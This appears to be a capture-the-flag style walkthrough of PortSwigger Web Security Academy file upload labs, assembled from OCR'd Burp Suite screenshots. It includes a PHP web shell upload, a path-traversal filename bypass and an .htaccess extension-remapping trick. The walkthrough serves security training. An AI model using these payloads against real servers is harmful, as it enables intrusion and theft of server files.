Event log All issues Memory: 178.1MB of 15.97GB Disabled

Поиск

Burp Suite Community Edition v2026.7.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

Target: https://0a6a00630333ce780f317d500a8003b.web-security-academy.net HTTP/2

Request

```
1 POST /my-account/avatar HTTP/2
2 Host: 0a6a00630333ce780f317d500a8003b.web-security-academy.net
3 Cookie: session=00wgu0mdtP56gtFF15B1QnXmLwpxE
4 Content-Length: 514
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not;A=Brand";v="8", "Chromium";v="150"
7 Sec-Ch-Ua-Mobile: 70
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: ru-RU,ru;q=0.9
10 Upgrade-Insecure-Requests: 1
11 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryz4Hy9cF6x2dZXtW
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
13 Origin: https://0a6a00630333ce780f317d500a8003b.web-security-academy.net
14 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.0,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer:
https://0a6a00630333ce780f317d500a8003b.web-security-academy.net/my-account?id=wiesner
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 -----WebKitFormBoundaryz4Hy9cF6x2dZXtW
24 Content-Disposition: form-data; name="avatar"; filename="
...ktWebShellUploadViaPathTraversal.php"
25 Content-Type: image/jpeg
26
27 <?php
28 $content = file_get_contents('/home/carlos/secret');
29 echo $content;
30 ?>
31 -----WebKitFormBoundaryz4Hy9cF6x2dZXtW
32 Content-Disposition: form-data; name="user"
33
34 wiesner
35 -----WebKitFormBoundaryz4Hy9cF6x2dZXtW
36 Content-Disposition: form-data; name="csrf"
37
38 vAQNeXlrf0C8e6kKTd03moeUWjTFpab0R
39 -----WebKitFormBoundaryz4Hy9cF6x2dZXtW--
40
```

Response

```
1 HTTP/2 200 OK
2 Date: Mon, 31 Aug 2026 07:48:48 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Type: text/html; charset=UTF-8
6 X-Frame-Options: SAMEORIGIN
7 Content-Length: 158
8
9 The file avatars/.../WebShellUploadViaPathTraversal.php has been uploaded.<p>
<a href="/my-account" title="Return to previous page">
« Back to My Account
</a>
</p>
</p>
```

Inspector: Request attributes (2), Request query parameters (0), Request body parameters (3), Request cookies (1), Request headers (23), Response headers (6)

Event log All issues Memory: 178.1MB of 15.97GB Disabled

Burp Suite Community Edition v2026.7.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

Target: https://0a6a00630333ce780f317d500a8003b.web-security-academy.net HTTP/2

Request



```
1 GET /files/WebShellUploadViaPathTraversal.php HTTP/2
2 Host: 0a6a00630333ce780f317d500a8003b.web-security-academy.net
3 Cookie: session=00wgu0mdtP56gtFF15B1QnXmLwpxE
4 Sec-Ch-Ua: "Not;A=Brand";v="8", "Chromium";v="150"
5 Sec-Ch-Ua-Mobile: 70
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.0,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer:
https://0a6a00630333ce780f317d500a8003b.web-security-academy.net/my-account/avatar
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response

```
1 HTTP/2 200 OK
2 Date: Mon, 31 Aug 2026 07:51:14 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Type: text/html; charset=UTF-8
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 32
7
8 1A1k1t9C0rC135nCp51euWV11wE14d1
```

Inspector: Request attributes (2), Request query parameters (0), Request body parameters (0), Request cookies (1), Request headers (19), Response headers (5)

Event log All issues Memory: 174.4MB of 15.97GB Disabled



← → ×

portswigger.net/web-security/learning-paths/file-upload-vulnerabilities/preventing-file-execution-in-user-accessible-directories/file-upload/lab-file-upload-web-shell-upload-via-path-traversal#

☆

🔍

🔖

🌙

⋮

←

PRACTITIONER

File upload vulnerabilities 16 of 35

Web Security Academy

My progress

✓

What are file upload vulnerabilities?

✓

What is the impact of file upload vulnerabilities?

✓

How do file upload vulnerabilities arise?

✓

How do web servers handle requests for static files?

✓

Exploiting unrestricted file uploads to deploy a web shell

✓

Exploiting flawed validation of file uploads

○

Preventing file execution in user-accessible directories (3 of 3)

○

Insufficient blacklisting of dangerous file types

○

Flawed validation of the file's contents

LAB

Solved

Lab: Web shell upload via path traversal

This lab contains a vulnerable image upload function. The server is configured to prevent execution of user-supplied files, but this restriction can be bypassed by exploiting a secondary vulnerability.

To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`

ACCESS THE LAB

Solution

Community solutions

BACK

CONTINUE →

Up next: Insufficient blacklisting of dangerous file types

Поиск

12:52
31.08.2026

4. Lab: Web shell upload via extension blacklist bypass

←

PRACTITIONER

File upload vulnerabilities 20 of 35

WebSecurity Academy

My progress

✓ What are file upload vulnerabilities?

✓ What is the impact of file upload vulnerabilities?

✓ How do file upload vulnerabilities arise?

✓ How do web servers handle requests for static files?

✓ Exploiting unrestricted file uploads to deploy a web shell

✓ Exploiting flawed validation of file uploads

✓ Preventing file execution in user-accessible directories

○ Insufficient blacklisting of dangerous file types (4 of 7)

○ Flawed validation of the file's contents

○ Exploiting file upload race

Lab: Web shell upload via extension blacklist bypass

PRACTITIONER

LAB Not solved

This lab contains a vulnerable image upload function. Certain file extensions are blacklisted, but this defense can be bypassed due to a fundamental flaw in the configuration of this blacklist.

To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`

Hint

You need to upload two different files to solve this lab.

ACCESS THE LAB

Solution

Community solutions

BACK

SKIP THIS LAB →

Up next: Obfuscating file extensions

WebSecurity Academy

Web shell upload via extension blacklist bypass

LAB Not solved

Submit solution Back to lab description >>



Home | My account


WE LIKE TO

BLOG

Don't Believe Everything You Read

Don't believe everything you read is not only a common expression, it's also a pretty obvious one. Although, it's common and obvious because it's an old saying, an old saying rooted in print





Burp Project Intruder Repeater View Help Turbo Intruder

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS and image content; hiding specific extensions

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start respons...
1	https://0a6500c204ef5ad381562...	GET	/			200	8944	HTML		Web shell upload via ext...		✓	79.125.84.16	session=uEvpNfRA1...	23:49:21 3 Se...	8080	96
19	https://0a6500c204ef5ad381562...	GET	/academyLabHeader			101	147					✓	79.125.84.16		23:49:22 3 Se...	8080	91
21	https://0a6500c204ef5ad381562...	GET	/my-account			302	86					✓	79.125.84.16		23:49:37 3 Se...	8080	84
22	https://0a6500c204ef5ad381562...	GET	/login			200	3849					✓	79.125.84.16		23:49:37 3 Se...	8080	122
24	https://0a6500c204ef5ad381562...	GET	/academyLabHeader			101	147	HTML		Web shell upload via ext...		✓	79.125.84.16		23:49:37 3 Se...	8080	96
25	https://0a6500c204ef5ad381562...	POST	/login		✓	302	188					✓	79.125.84.16	session=AS84zh9kjp...	23:49:53 3 Se...	8080	91
26	https://0a6500c204ef5ad381562...	GET	/my-account?id=wiener		✓	200	4441	HTML		Web shell upload via ext...		✓	79.125.84.16		23:49:53 3 Se...	8080	117
28	https://0a6500c204ef5ad381562...	GET	/academyLabHeader			101	147					✓	79.125.84.16		23:49:54 3 Se...	8080	92
29	https://0a6500c204ef5ad381562...	POST	/my-account/avatar		✓	200	333	HTML				✓	79.125.84.16		23:50:21 3 Se...	8080	226
31	https://0a6500c204ef5ad381562...	GET	/my-account			200	4434	HTML		Web shell upload via ext...		✓	79.125.84.16		23:50:30 3 Se...	8080	97
36	https://0a6500c204ef5ad381562...	GET	/academyLabHeader			101	147					✓	79.125.84.16		23:50:30 3 Se...	8080	89

Request

Inspector

Pretty Raw Hex

1 POST /my-account/avatar HTTP/2
2 Host: 0a6500c204ef5ad381562596007200b3.web-security-academy.net
3 Cookie: session=AS84zh9kjp8BPNjGul30C4i5ZmcNOP1
4 Content-Length: 131604
5 Cache-Control: max-age=0
6 Sec-CH-UA: "NotABrand";v="8", "Chromium";v="150"
7 Sec-CH-UA-Mobile: ?0
8 Sec-CH-UA-Platform: "Windows"
9 Accept-Language: ru-RU,ru;q=0.9
10 Upgrade-Insecure-Requests: 1
11 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryrF8Bnd1j6TqATW4h
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
13 Origin: https://0a6500c204ef5ad381562596007200b3.web-security-academy.net
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0a6500c204ef5ad381562596007200b3.web-security-academy.net/my-account?id=wiener
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, 1
22
23 -----WebKitFormBoundaryrF8Bnd1j6TqATW4h
24 Content-Disposition: form-data; name="avatar"; filename="panoramic.jpg"
25 Content-Type: image/jpeg
26
27 y6y6yJfYfYp;CREATOR: gd-jpeg v1.0 (using IJG JPEG v62), quality = 90
28

Response

Inspector

Pretty Raw Hex Render

1 HTTP/2 200 OK
2 Date: Thu, 03 Sep 2026 10:50:22 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Type: text/html; charset=UTF-8
6 X-Frame-Options: SAMEORIGIN
7 Content-Length: 134
8
9 The file avatar/panoramic.jpg has been uploaded.<p>
10
11 < Back to My Account
12
13 </p>

Request attributes 2
Request body parameters 3
Request cookies 1
Request headers 23
Response headers 6

Search 0 highlights

Search 0 highlights

Event log All issues

Memory: 180.0MB of 15.97GB Disabled

We can't upload .php files directly:

The screenshot shows Burp Suite's interface with a target URL of `https://0a2c007804b6268680bd8ab6007800c1.web-security-academy.net`. A POST request to `/my-account/avatar` is displayed. The response is a 403 Forbidden status with a message: "Sorry, php files are not allowed. Back to My Account". The request body contains a multipart/form-data payload with fields like "name" and "user".

So, we will create the file named “.htaccess” for binding custom file extension (e.g. .p666) with a handler for php scripts.

AddType application/x-httpd-php .p666

The screenshot shows Burp Suite's interface with a target URL of `https://0a6500c204ef5ad381562596007200b3.web-security-academy.net`. A POST request to `/my-account/avatar` is displayed. The response is a 200 OK status with a message: "The file avatars/.htaccess has been uploaded." The request body contains a multipart/form-data payload with fields like "name" and "user", and a file named ".htaccess".

We will use the following php script instead of image (avatar):

```
<?php
$content = file_get_contents('/home/carlos/secret');
```

```
echo $content;
?>
```

1 x +

Send Cancel < > Burp AI

Target: https://0a6500c204ef5ad381562596007200b3.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 POST /my-account/avatar HTTP/2
2 Host: 0a6500c204ef5ad381562596007200b3.web-security-academy.net
3 Cookie: session=ASB4hs9KjPB8bHjGulJ0C415ZmcNOP1
4 Content-Length: 521
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not;A=Brand";v="8", "Chromium";v="150"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: ru-RU,ru;q=0.9
10 Upgrade-Insecure-Requests: 1
11 Content-Type: multipart/form-data; boundary=-----WebKitFormBoundaryRfBedJgTgFATW4h
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
13 Origin: https://0a6500c204ef5ad381562596007200b3.web-security-academy.net
14 Accept:
15 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-Mode: navigate
18 Sec-Fetch-User: ?1
19 Sec-Fetch-Dest: document
20 Referer: https://0a6500c204ef5ad381562596007200b3.web-security-academy.net/my-account?id=wienec
21 Accept-Encoding: gzip, deflate, br
22 Priority: u=0, i
23 -----WebKitFormBoundaryRfBedJgTgFATW4h
24 Content-Disposition: form-data; name="avatar"; filename="
WebShellUploadViaExtensionBlacklistBypass.p666
25 Content-Type: image/jpeg
26
27 <?php
28 $content = file_get_contents('/home/carlos/secret');
29 echo $content;
30
31 -----WebKitFormBoundaryRfBedJgTgFATW4h
32 Content-Disposition: form-data; name="user"
33
34 wienec
35 -----WebKitFormBoundaryRfBedJgTgFATW4h
36 Content-Disposition: form-data; name="csrf"
37
38 U5mgonc9Jwy0vD7IqLlBvXzTPANW<
39 -----WebKitFormBoundaryRfBedJgTgFATW4h--
40
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Date: Thu, 03 Sep 2026 10:55:56 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Type: text/html; charset=UTF-8
6 X-Frame-Options: SAMEORIGIN
7 Content-Length: 167
8
9 The file avatars/WebShellUploadViaExtensionBlacklistBypass.p666 has been uploaded.<p>
10 <a href="/my-account" title="Return to previous page">
11   « Back to My Account
12 </a>
13 </p>
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 3

Request cookies 1

Request headers 23

Response headers 6

0 highlights 0 highlights

Done 366 bytes | 93 millis

Event log All issues Memory: 164.4MB of 15.97GB Disabled

Поиск

1 2 x +

Send Cancel < > Burp AI

Target: https://0a6500c204ef5ad381562596007200b3.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 GET /my-account HTTP/2
2 Host: 0a6500c204ef5ad381562596007200b3.web-security-academy.net
3 Cookie: session=ASB4hs9KjPB8bHjGulJ0C415ZmcNOP1
4 Sec-Ch-Ua: "Not;A=Brand";v="8", "Chromium";v="150"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
10 Accept:
11 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: https://0a6500c204ef5ad381562596007200b3.web-security-academy.net/my-account/avatar
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
```

Response

Pretty Raw Hex Render

```
55 </p>
56 </section>
57 </header>
